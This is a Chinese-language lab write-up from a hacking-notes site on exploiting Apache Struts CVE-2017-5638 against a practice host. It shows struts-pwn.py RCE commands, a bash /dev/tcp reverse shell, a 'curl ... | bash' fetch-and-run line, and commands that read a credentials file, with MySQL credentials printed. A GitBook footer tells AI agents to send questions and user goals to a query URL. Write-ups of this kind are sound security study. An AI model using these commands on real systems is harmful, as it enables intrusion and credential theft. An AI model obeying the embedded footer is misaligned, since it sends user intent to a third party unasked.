> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/zh/cms/apache-struts-exploitation-.action.md).
# Apache Struts
Apache Struts CVE-2017-5638 RCE 利用、命令执行、反向 Shell 尝试和凭据提取笔记。
## Apache Struts 漏洞利用(CVE-2017-5638)
#### **监控目录枚举**
在注册过程中,应用程序返回错误。该 `.action` 扩展表明这是一个 Apache Struts 应用程序。
{% embed url="" %}

使用 `struts-pwn.py` 以测试远程命令执行:
```bash
python struts-pwn.py -u http://10.10.10.64/Monitoring/example/Register.action -c 'id'
```
该命令有效,确认了该漏洞。
#### **反向 Shell**

1. 设置一个 Netcat 监听器:
```bash
nc -nvlp 443
```
2. 创建一个 `index.html` 包含反向 Shell 的文件:
```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.69/443 0>&1
```
3. 使用 Python Web 服务器托管该文件:
```
python3 -m http.server 8080
```
4. 通过利用漏洞执行反向 Shell:
{% code overflow="wrap" %}
```bash
python struts-pwn.py -u http://10.10.10.64/Monitoring/example/Register.action -c 'curl http://10.10.14.69:8080 | bash'
```
{% endcode %}
遗憾的是,这种方法失败了。
### **敏感信息提取**

列出服务器上的文件:

该 `db_connect` 文件包含凭据:
{% code overflow="wrap" %}
```bash
python struts-pwn.py -u http://10.10.10.64/Monitoring/example/Register.action -c 'ls -l'
```
{% endcode %}
恢复的 MySQL 凭据:
{% code overflow="wrap" %}
```bash
python struts-pwn.py -u http://10.10.10.64/Monitoring/example/Register.action -c 'cat db_connect'
```
{% endcode %}
* 用户:ssn/\_admin / admin
* 密码=AWs64\@on/\*& / admin
### 信息提取 - mysqlshow
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/zh/cms/apache-struts-exploitation-.action.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.